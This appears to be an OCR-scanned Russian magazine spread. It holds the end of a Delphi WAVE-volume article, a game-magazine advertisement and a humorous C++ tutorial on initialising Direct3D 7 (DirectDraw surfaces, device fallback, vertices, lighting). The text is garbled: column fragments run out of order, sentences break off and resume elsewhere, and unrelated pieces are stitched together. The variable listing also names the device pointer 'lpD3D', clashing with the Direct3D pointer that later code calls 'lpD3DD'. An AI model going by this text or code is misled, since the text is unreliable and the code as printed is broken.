Если ты этого не сделаешь, то Delphi не сможет запустить твою прогу и будет ругаться на waveOutSetVolume. А вот теперь запусти прогу и открай какой-нибудь WAVE файл. Попробуй подвигать свои TrackBar-ы - круто? Несколько строчек кода и пять минут вождения мышью - твой крутый проигрыватель готов. Хотя меня просили научить тебя проигрывать только музыкальные диски, я уверен - Holod не тронет мое достоинство. Подключай к компьютеру колонки помощнее и врубай музон, чтоб тем, кто за стеной, даже памперсы не помогли. Удачи тебе.

Увидимся в аду :).




Рисунок 6


го канала. Зачем нужно отнимать 255 от текущей позиции? Это связано с тем, что 0 - означает наивысшую громкость, а 255 - наименьшую. Этими двумя строчками я переворачиваю значение текущей позиции у TrackBar1. Если не переворачивать, то нижняя позиция TrackBar1 будет соответствовать максимальной громкости, а верхняя - минимальной. Это неудобно, поэтому я сделал подъем с переворотом.

Следующая строка: waveOutSetVolume(0, (RValue SHL 8)+LValue) - выставляет громкость звука. WaveOutSetVolume - процедура, устанавливающая громкость. Первый параметр в ней (ноль) означает, что надо установить громкость WAVE/Direct Sound выхода. У звуковой карты может быть несколько

СТРАНА ИГР

В ПРОДАЖЕ В СЕНТЯБРЕ

2000



ВНИМАНИЕ!  
КОНКУРС

ПРОКЛЯТЫЕ ЗЕМЛИ —  
самый многообещающий  
Российский проект 2000 года

ВСЯ ВОЗМОЖНАЯ  
информация

ПОЛНОЕ ПРОХОЖДЕНИЕ  
и путеводитель по ПЗ

FAN CLUB  
фотографии, рисунки...



СТРАНА  
ИГР

1C  
Офис 1C

Специальный выпуск «СТРАНЫ ИГР»,  
полностью посвященный Вселенной ПРОКЛЯТЫХ ЗЕМЕЛЬ

# СУРОВАЯ ПРАВДА Ж

автор: МГ\_FALSE [MG\_FALSE@mail.ru]



## НЕБОЛЬШОЙ СЛОВАРЬ ЭЗ-ПРОГРАММЕРА

**RENDERING** – то же рисование, только по отношению к эз-объектам [прорисовка твоей эз-сцены, короче].

### SOFTWARE/HARDWARE

**RENDERING** – тот же рендеринг, только в первом случае все рисует проц, а во втором – аксель.



**POLYGON** – в переводе – многоугольник, но чаще имеется ввиду треугольник. а вообще это – плоскость в трехмерном пространстве, ограниченная теми многими [или тремя] углами.

**PRIMITIVES** – примитивные основные геометрические фигуры [полигон, например, или линия].

И все-таки **POLY** лучше. ЗЫ. Если что-то непонятно или какие-нибудь проблемы – мыль мне на [MG\\_FALSE@mail.ru](mailto:MG_FALSE@mail.ru).

**З**дравствуй, здравствуй, мой дорогой дружок – программер. Я знаю, у тебя уже давно чешутся руки от желания написать свою 3D прогу/гамесу/фигню. Но ты не знаешь – как. Мхнда... Ты, типа, пишешь на С++. Нет?! Тяжелый случай... Ну, иди учись, здесь я тебе ничем помочь не могу... Если ты действительно пишешь на С (или уже научился – ну и шустрой же ты!), то сейчас ты будешь открывать просторы Direct3D вместе со мной ("э-э-э, я хочу сказать, ну ты можешь, если хочешь, но, если не хочешь, ты не обязана, ты просто могла бы... Да" :)). А рисовать мы будем... Треугольник, т.е. полигон (доволен?, а ты думал, я тебя заставлю сцены из анриля рисовать с применением Environment Mapping, банального текстурирования и т.д.? А вот и кукиш.

Рановато пока.). Перед тем как начать программировать эту самую графику, надо знать некоторые основы. Во-первых, это система координат. В D3D она левая. Это просто значит, что ось Z устремлена в глубь экрана, X - вправо, Y - вверх, а не то что к ней свою руку (левую) приложили коммунисты.



Фактически как это выглядит, показано на иллюстрации, но, стоит заметить, что начало координат находится в центре экрана (по умолчанию).

Во-вторых – модели освещения. В D3D их доступно две: Плоская



и Гуро – она стоит по умолчанию.



Не вдаваясь в подробности, скажу лишь то, что в плоской рассчитывается цвет всего полигона сразу, тогда как в гуро рассчитывается цвет в каждой вершине. Чем это фактически отличается, видно на врезанных имагах. Первая – плоская модель. Вторая – Гуро. Еще одна инфа: она, по принципу своего действия, относится к рендерингу и освещению. Если ты задал вершины своего полигона по часовой стрелке по отношению к наблюдателю, то этот полигон будет виден (D3D не поленится его нарисовать), и наоборот. Ну и обязательно надо знать, что такая двойная буферизация. Никакого отношения к телкам и их буферам эта штука не имеет. Это просто значит, что ты, когда рендеришь, результаты своих трудов выводишь не на экран, а сначала в память, и только закончив рисовать, показываешь свое старание, попутно рисуя следующий шедевр. Сделано так умно не потому, что звучит неплохо (это тебе не хухры-мухры), а только лишь потому, что иначе экран мигает и дергается (я программил и без пресловутой буферизации – лучше бы ты не видел). Вроде все.

## Творить

Для того чтобы начинать творить, надо сначала обзавестись описаниями функций и классов (в данном случае это методы и интерфейсы соответственно – Direct3D использует Component Object Model (COM)), но это нам пока особо не суть важно, поэтому я не буду заострять на этом внимания – все подробно описано в SDK). "А что за SDK??" – наверняка спросишь ты. Настал черед объяснять. SDK, он же Software Development

# С ИЗНИ О DIRECT+ЭД

Kit - как следует из перевода, набор для создания прог. В него входит документация (именно она почему-то чаще всего и имеется ввиду под аббревиатурой SDK), заголовки, библиотеки и, реже, примеры. Оное SDK к DX'у 7 тебе и придется торжественно заполучить с сайта мелкотычек, а конкретнее с [msdn.microsoft.com/directx](http://msdn.microsoft.com/directx) - официального сайта разработчиков DirectX. Там в разделе DirectX Downloads ткнешь на пимпы DirectX Documentation и DirectX Headers and Libraries или что-то типа того. Но я тебе не советую жать на Download DirectX SDK - ты ведь не хочешь качать 127 метров?!

Когда ты закончишь качать, распакуй этот трофеи куда-нибудь и скопирай с замещением все файлы из папок INCLUDE и LIB в соответствующие папки твоей VisualC++. Вот, а теперь займемся пытками.



## Пытка №1 - А! Мы его подвесим под потолком, а снизу подложим шипы.

Для начала надо создать пустой Win32 проект. Если ты еще не работал в VisualC, то это делается очень хитрым образом. Загружай C++. Дави со всей силы на File->New. Если в появившемся окне еще не выбрана вкладка Projects, то сделай это сам. Тип проекта: Win32 Application. Имя, ну,

но ответить на этот нелегкий вопрос. Если будут еще окна, просто игнорируй их OK'ом. Вот ты и создал пустой проект. Теперь надо создать файл, где и будет расположен твой исходник. Опять жми File->New. Но на этот раз выбирай вкладку Files. Тип файла - C++ Source File. Назови его как-нибудь, например, Main - главный. Теперь перейдем к набиванию самого текста проги.

## Пытка №2 - трепанация черепа.

Зачем мы это делаем?!? А так до мозгов легче добраться. Помнишь, мы когда-то копировали файлы в INCLUDE и LIB. Настал их черед. Для начала подключим библиотеки. Жми Projects->Settings.




Для начала нам нужен windows.h - виндовский заголовок. ddraw.h - заголовок DirectDraw. d3d.h - заголовок Direct3D. Сто-о-о-п! Чуть не забыл, в самом начале надо объявить D3D\_OVERLOADS. Это значительно упростит нам жизнь - там объявлены перегруженные операторы и вспомогательные функции. Да, кстати, что такое перегруженные операторы, ты у меня не спрашивай - тебе лучше не знать (кошмары ночью сниться будут). Дальше нам надо подключить tchar.h - библиотека, работающая с типами LPSTR, TCHAR и т.д. И time.h - для работы со временем - пригодится потом. В общем, это должно выглядеть так:

Таким образом мы уже имеем 6 строк нашей проги (скажу тебе по секрету, их будет 219 :))! Далее надо объявить указатели на интерфейсы

Листинг №1 - main.cpp, подключение заголовков.

```
#define D3D_OVERLOADS //Разрешаем использование специальных функций и перегруженных операторов, облегчающих работу с Direct3D
#include <windows.h> //Подключаем виндовский заголовок для работы с окнами и т.д.
#include <ddraw.h> //Подключаем заголовок DirectDraw'a, он нужен для Direct3D
#include <d3d.h> //Ну и самое главное - заголовок Direct3D
#include <tchar.h> //Заголовок, в котором определены такие функции, как _T и т.д.
#include <time.h> //В этом заголовке объявлены некоторые временные функции (например, для получения FPS)
```

например, XAKER3D. В общем, выглядеть это должно примерно так:



В появившемся окне жми на вкладку Link. В поле Object/library modules вводи такие странные слова, через пробел: dxguid.lib ddraw.lib d3dim.lib. Зачем ты это сделал, я сейчас поясню. dxguid.lib - библиотека гидов (от аббревиатуры GUID - Globally Unique IDentifier - Глобальный Уникальный Идентификатор - ГУИД, но гид - проще :)) различных DirectX - классов. Ты помнишь в реестре такой раздел: HKEY\_CLASSES\_ROOT\CLSID\, а там такие странные слова, как {58DA8D96-9D6A-101B-AFC0-4210102A8DA7}? Нет? А они там! Это и есть пресловутые гиды. ddraw.lib - библиотека, использующая DirectDraw. d3dim.lib - библиотека Direct3D Immediate Mode. Вот. Теперь надо подключить заголовки. Если ты еще не раздавил OK, то сейчас самое время это сделать. Теперь в файле Main.cpp (или как ты его там назвал) надо подключить заголовки.

DirectX. Нам нужен один указатель IDirectDraw7, один - IDirect3D7, один - IDirect3DDevice7 (именно этот интерфейс и работает с 3D графикой), два - IDirectDrawSurface7 (этот интерфейс является "хранителем" аппаратно-зависимых изображений, а два их нужно для двойной буферизации, один - экранный буфер, другой - внеэкранный). Еще надо объявить переменные: массив на 6 элементов типа D3DVERTEX (эта структура описывает точку в 3D, 6 их нужно, т.к. 3 - точки полигона, два же по три - для "двухсторонности" - помнишь рендеринг по часовой и против часовой стрелки - кажется глупо и неудобно, хотя в большинстве случаев это совсем наоборот), одна - D3DMATERIAL7 (описание цвета, отражаемости и т.д.), одна - D3DLIGHT7 (описание источников света) и одна - HWND (описание окна).

Гхм... Сейчас будет уже интереснее...

Тыкай в OK. В следующем окне выбирай An empty project и спроси себя - а почему бы и не нажать на Finish? Я тебе посоветую положитель-

### Пытка №3 - выковыривание мозгов.

Опять же, а зачем?!? Ответ очень похож на вопрос: а зачем ему мозги??!

```
Листинг №2 - main.cpp, объявление переменных.
LPDIRECTDRAW7 lpDD; //Интерфейс IDirectDraw7
LPDIRECT3D7 lpD3D; //IDirect3D7
LPDIRECT3DDEVICE7 lpD3D; //IDirect3DDevice7
LPDIRECTDRAWSURFACE7 lpBB; //IDirectDrawSurface7 - "задний" буфер
LPDIRECTDRAWSURFACE7 lpM; //IDirectDrawSurface7 - буфер экрана
D3DMATERIAL7 mat; //Так называемый материал - данные о цвете
D3DVERTEX vtx[6]; //Данные о вершинах
D3DLIGHT7 d3dLight; ///"Лампа" - освещение
HWND hWnd; //Структура, описывающая окно
```

Отныне мы будем ее инициализировать. Всю инициализацию мы запихнем в огромную функцию типа HRESULT InitializeD3D(), она будет возвращать ошибки D3D, если они возникнут. Для начала мы создадим интерфейс IDirectDraw7. Вызовем функцию DirectDrawCreateEx (в старых версиях DX, до седьмой, вместо нее была DirectDrawCreate, но, благодаря большим изменениям в DX7, появилась вышеуказанная). Ее первый параметр - гид девайса, т.к. я не знаю, какой конкретно девайс стоит на твоей машине, пишем туда NULL - пусть определяет сам. Второй параметр - указатель, в который он запишет адрес созданного нами интерфейса, торжественно впишем туда (VOID\*\*)&lpDD. Третий параметр является гидом IDirectDraw7, поэтому он ВСЕГДА должен быть IID\_IDirectDraw7 (к чему такая тупость, я не понимаю). Последний, четвертый параметр зарезервирован и предназначен для каких-то будущих возможностей COM, а пока не используется и глючит, если его значение не NULL. Далее надо создать интерфейс IDirect3D7. Благодаря свирепым поискам COM, это сделать очень просто - его надо создать из IDirectDraw7, воспользовавшись методом QueryInterface, первым параметром которого является гид создаваемого интерфейса (в данном случае - IID\_IDirect3D7), а вторым - указатель (VOID\*\*)&lpD3D). Но это еще не все, надо проверять этот отстой на ошибки (поэтому у нас функция типа HRESULT - мы будем все эти ошибки возвращать). Для этого создадим сразу после объявления функции переменную hr типа HRESULT и ей будем присваивать значение вызываемого метода. А после будем проверять таким вот образом: if(FAILED(hr)) return hr;. Итак, а теперь листинг начала инициализации:

Теперь надо поставить режим работы DirectDraw. Делается это с помощью метода SetCooperativeLevel интерфейса IDirectDraw7. Первый параметр - окно, то есть HWND, вот и запишем туда hWnd. Второй параметр - пресловутые особенности режима. Мы будем работать в полноэкранном режиме

(флаг DDSCL\_FULLSCREEN), раз так, значит у нас эксклюзивный режим (DDSCL\_EXCLUSIVE), и если вдруг повиснет, будет работать Ctrl+Alt+Del :) (DDSCL\_ALLOWREBOOT), и факт

другую при буферизации в полноэкранном режиме). DDSCAPS\_PRIMARYSURFACE - эта серфайса - главная. DDSCAPS\_3DDEVICE - на ней рисует Direct3D девайс (ddsd2.ddsCaps.dwCaps = DDSCAPS\_COMPLEX | DDSCAPS\_FLIP | DDSCAPS\_PRIMARYSURFACE | DDSCAPS\_3DDEVICE);. Дальше осталось добавить, что внеэкранный буфер у серфайса 1 (ddsd2.dwBackBufferCount = 1). Для того чтобы непосредственно создать серфайсу, надо воспользоваться методом CreateSurface все того же интерфейса IDirectDraw7. Первый его параметр - DDSURFACEDESC\* (т.е. - указатель), так и пишем: &ddsd2. Второй параметр - указатель на создаваемую серфайсу, нацрапаем &lpM. Последний параметр значит то же, что и у DirectDrawCreateEx, NULL. Вот теперь мы создадим внеэкранный буфер. Для его создания нам понадобится лишь переменная типа DDSCAPS2, пусть будет ddscaps. В нее мы запишем DDSCAPS\_BACKBUFFER - эта серфайса - внеэкранный буфер. DDSCAPS\_3DDEVICE - на него рисует Direct3D девайс. DDSCAPS\_FLIP - разрешить метод Flip. Больше нам ничего дальнего указывать в кавычках не надо (DDSCAPS2 ddscaps = { DDSCAPS\_BACKBUFFER | DDSCAPS\_3DDEVICE | DDSCAPS\_FLIP, 0, 0, 0 });. Теперь мы ее создадим. Но сделаем это хитро - воспользовавшись методом GetAttachedSurface интерфейса IDirectDrawSurface7. Первый параметр - DDSCAPS2\* - наш любимый &ddscaps. Второй - указатель на создаваемую серфайсу - &lpBB. Все, что мы сейчас натворили, можно увидеть в листинге:

Здесь самое место (и нигде более) создать D3D девайс. Делается это методом CreateDevice интерфейса IDirect3D7, первым параметром которого является гид создаваемого девайса, он может быть одним из указанных: IID\_IDirect3DTnLHalDevice, IID\_IDirect3DHALDevice, IID\_IDirect3DRGBDevice (первый работает, если на компе стоит новый девайс, поддерживающий все 3D фичи. Второй - если аксель держит только часть возможностей. Третий - если акселя принципиально нет). Так как я опять же не знаю, какой у тебя девайс, тут придется перепробовать все: от TnLHal до RGB. Вторым параметром - серфайса, на которую мы будем рендерить (оной будет внеэкранный буфер - lpBB). Третий - указатель на интерфейс создаваемого девайса.

### Листинг №3 - Main.cpp, начало инициализации.

```
HRESULT InitializeD3D()
{
    HRESULT hr; //Данные о результате выполнения процедуры
    hr = DirectDrawCreateEx(NULL, (VOID**)&lpDD, IID_IDirectDraw7, NULL); //Создадим интерфейс DirectDraw'a
    if(FAILED(hr)) //Проверим на ошибки
        return hr;
    hr = lpDD->QueryInterface(IID_IDirect3D7, (VOID**)&lpD3D); //Создадим интерфейс Direct3D
    if(FAILED(hr))
        return hr;
}
```



## Листинг №4 - Main.cpp, инициализация серфайсов.

```

hr = lpDD->SetCooperativeLevel(hWnd, DDSCL_EXCLUSIVE | DDSCL_FULLSCREEN | DDSCL_ALLOWREBOOT);
//Важный момент. Устанавливаем параметры DirectDraw'a:
//Эксклюзивный полноэкранный режим
//Разрешить комбинацию Ctrl+Alt+Del (Если вдруг повиснет)
if(FAILED(hr))
return hr;
hr = lpDD->SetDisplayMode(1280, 1024, 16, 0, 0); //Режим экрана 1280x1024, глубина цвета 16 бит
if(FAILED(hr))
return hr;
//Создаем "поверхности" экрана и буфера
DDSURFACEDESC2 ddsd2;
ZeroMemory(&ddsd2, sizeof(DDSURFACEDESC2));
ddsd2.dwSize = sizeof(ddsd2);
ddsd2.dwFlags = DDSD_CAPS | DDSD_BACKBUFFERCOUNT; //Есть внеэкранные буфера, есть доп. параметры
ddsd2.ddsCaps.dwCaps = DDSCAPS_COMPLEX | DDSCAPS_FLIP | DDSCAPS_PRIMARYSURFACE | DDSCAPS_3DDEVICE;
//Поверхность не одна в цепочке (двойная буферизация), разрешаем метод flip
//Это - экранная главная поверхность, на ней рисует Direct3D устройство
ddsd2.dwBackBufferCount = 1; // 1 внеэкранный буфер
hr = lpDD->CreateSurface(&ddsd2, &lpM, NULL); //Создание поверхности
if(FAILED(hr))
return hr;
//Создаем внеэкранный буфер
DDSCAPS2 ddscaps = { DDSCAPS_BACKBUFFER | DDSCAPS_3DDEVICE | DDSCAPS_FLIP, 0, 0, 0 };
hr = lpM->GetAttachedSurface(&ddscaps,
&lpBB); //Подключаем к главной поверхности
if(FAILED(hr))
return hr;

```

Теперь будем пробовать создавать девайсы. Схема наших действий такова: 1. Пробуем создать TnLHal девайс. Если проваливаем - идем на п.2, иначе идем на п.4. 2. Пробуем создать HAL девайс. Если проваливаем - идем на п.3, иначе идем на п.4. 3. Пробуем создать RGB девайс. Если проваливаем - сообщаем об ошибке и выходим. 4. Продолжаем... Из-за этой схемы действий кусок создания девайсов будет выглядеть довольно забавно, но это в листинге. После это-

го надо создать вупорт - ViewPort. Это обычновенный прямоугольник, в котором будет видно зарендеренное изображение. Описывается он структурой D3DVIEWPORT7. Создай переменную этого типа, например, vp. Присвой ей значение {0, 0, 1280, 1024, 0.0f, 1.0f}. Первые две цифры - координаты левого верхнего угла, вторые - правого нижнего. Последние - координаты по Z (на хрен не нужны). Чтобы применить эти значе-

## Листинг №5 - main.cpp, инициализация 3D девайсов

```

hr = lpD3D->CreateDevice (IID_IDirect3DTnLHalDevice, //Полная акселерация
lpBB,
&lpD3DD);
if(FAILED(hr)) //Проверка на ошибки
{
    hr = lpD3D->CreateDevice (IID_IDirect3DHALDevice,
lpBB,
&lpD3DD); //По возможности акселим
if(FAILED(hr))
{
    hr = lpD3D->CreateDevice (IID_IDirect3DRGBDevice,
lpBB,
&lpD3DD); // Software Rendering
if(FAILED(hr)) return hr;
}
}
D3DVIEWPORT7 vp = { 0, 0, 1280, 1024, 0.0f, 1.0f };
hr = lpD3DD->SetViewport(&vp); //Создаем так называемый ViewPort -
//прямоугольник на серфайсе,
//в который будем
//рисовать
if(FAILED(hr))
return hr;

```

ния, надо вызвать метод SetViewport интерфейса IDirect3DDevice7 (теперь под методами ты будешь понимать методы именно этого интерфейса - дальше пойдут только они (за небольшим исключением - будет специально оговорено), единственным параметром которого будет указатель на этот самый D3DVIEWPORT (то есть мы впишем туда &vp). Теперь любуйся листингом.

Теперь надо создать вершины нашего полигона и записать их в vtx уже рендерспособными. Все эти цифры я взял от балды - они не имеют никакого принципиального смысла. И замечу, что в присваивании значений второй половины массива нарушен порядок - это все проделки паршивого задания вершин по часовой стрелке. В общем - зри в листинг.

```

vtx[0] = D3DVERTEX(D3DVECTOR(-2, 0, 0), -vNormal, 0, 0);
vtx[1] = D3DVERTEX(D3DVECTOR(0, -2, 0), -vNormal, 0, 0);
vtx[2] = D3DVERTEX(D3DVECTOR(0, 0, -2), -vNormal, 0, 0);
vtx[5] = D3DVERTEX(D3DVECTOR(-2, 0, 0), vNormal, 0, 0);
vtx[4] = D3DVERTEX(D3DVECTOR(0, -2, 0), vNormal, 0, 0);
vtx[3] = D3DVERTEX(D3DVECTOR(0, 0, -2), vNormal, 0, 0);

```

## Пытка №4 - интересно, а какого цвета у него кровь?

Как следует из названия, мы здесь будем заниматься цветом. То есть материалом и лампой. Сначала проинициализируем материал. У него 5 параметров. 4 (dcvDiffuse, dcvAmbient, dcvSpecular и dcvEmissive) из них типа D3DCOLORVALUE - данные о цвете. Последний (dvPower) - степень отражения цвета (блики). Параметры dcvEmissive и dvPower нам не нужны - позэкспериментируешь с ними позже. Параметр dcvDiffuse реагирует с соответствующим параметром лампы (об этом позже) и является самым влиятельным на цвет параметром. dcvAmbient, как и предыдущий, реагирует с соответствующим параметром лампы. dcvSpecular - цвет бликов. Вместе с dvPower можно добиться интересных результатов. Какой цвет где поставить - увидишь в листинге. Чтобы применить этот материал, надо воспользоваться методом SetMaterial с параметром - указателем на структуру D3DMATERIAL7 (то есть нацрапаешь там &mat - нашу переменную типа D3DMATERIAL7). Теперь лампа. Это уже интересней. Правда, у нее куча параметров, что к че-му - объяснять долго - зри в SDK. Я объясню только нужные нам сейчас. Это dcvDiffuse, dcvAmbient, dcvSpecular, dvPosition, dltType,

dvAttenuation0, dvRange. Первые три объяснять не надо, они просто реагируют с соответствующими параметрами материала. dvPosition - позиция в пространстве, dltType - тип лампы (D3DLIGHT\_POINT - точечный, то есть наш, не имеет направления, но имеет четко заданную позицию; D3DLIGHT\_SPOT - забавный тип, имеет позицию и направление, светит неким конусом (подробнее в SDK); D3DLIGHT\_DIRECTIONAL - не имеет позиции, но имеет направление), dvAttenuation0 - некий параметр, отвечающий за силу свечения лампы на определенном расстоянии (убийная вещь для создания ламп с нелинейной силой свечения), а dvRange - как далеко будет светить. Создать наш свет ("Да будет свет!", - сказал монтер и попу фосфором настор.) можно методом SetLight, первый его параметр - номер лампы (0), а второй - указатель на лампу (&d3dLight). А затем его надо заставить светить. Метод LightEnable это сделает. Первый параметр - номер лампы (0), второй - bool (true - разрешить светить, false - противоположное). А теперь торжественно скатывай все с листинга №7.

Н-да-а... Сделаем последний рывок и закончим инициализацию. Теперь надо проинициализировать матрицы, они служат для трансформаций. Что это за матрицы и какие преобразования они делают - смотри в имаги.

$$\begin{bmatrix} x' \\ y' \\ z' \end{bmatrix} = \begin{bmatrix} M_{11} & M_{12} & M_{13} & M_{14} \\ M_{21} & M_{22} & M_{23} & M_{24} \\ M_{31} & M_{32} & M_{33} & M_{34} \\ M_{41} & M_{42} & M_{43} & M_{44} \end{bmatrix} \begin{bmatrix} x \\ y \\ z \\ 1 \end{bmatrix}$$

Сначала надо создать мировую матрицу (Гхм...) без всяких трансформаций. Описывает матрицу структура D3DMATRIX. Чтобы применить ее, воспользуйся методом SetTransform. Первый параметр говорит о том, что мы будем трансформировать (D3DTRANSFORMSTATE\_WORLD - трансформирует мир, D3DTRANSFORMSTATE\_VIEW - трансформирует вид, но там определенные параметры - довольно сложная вещь, D3DTRANSFORMSTATE\_PROJECTION - трансформирует вид проекции - как это будет выглядеть на экране). Второй параметр - адрес матрицы. Все, что тебе потребуется сделать, написано в листинге.

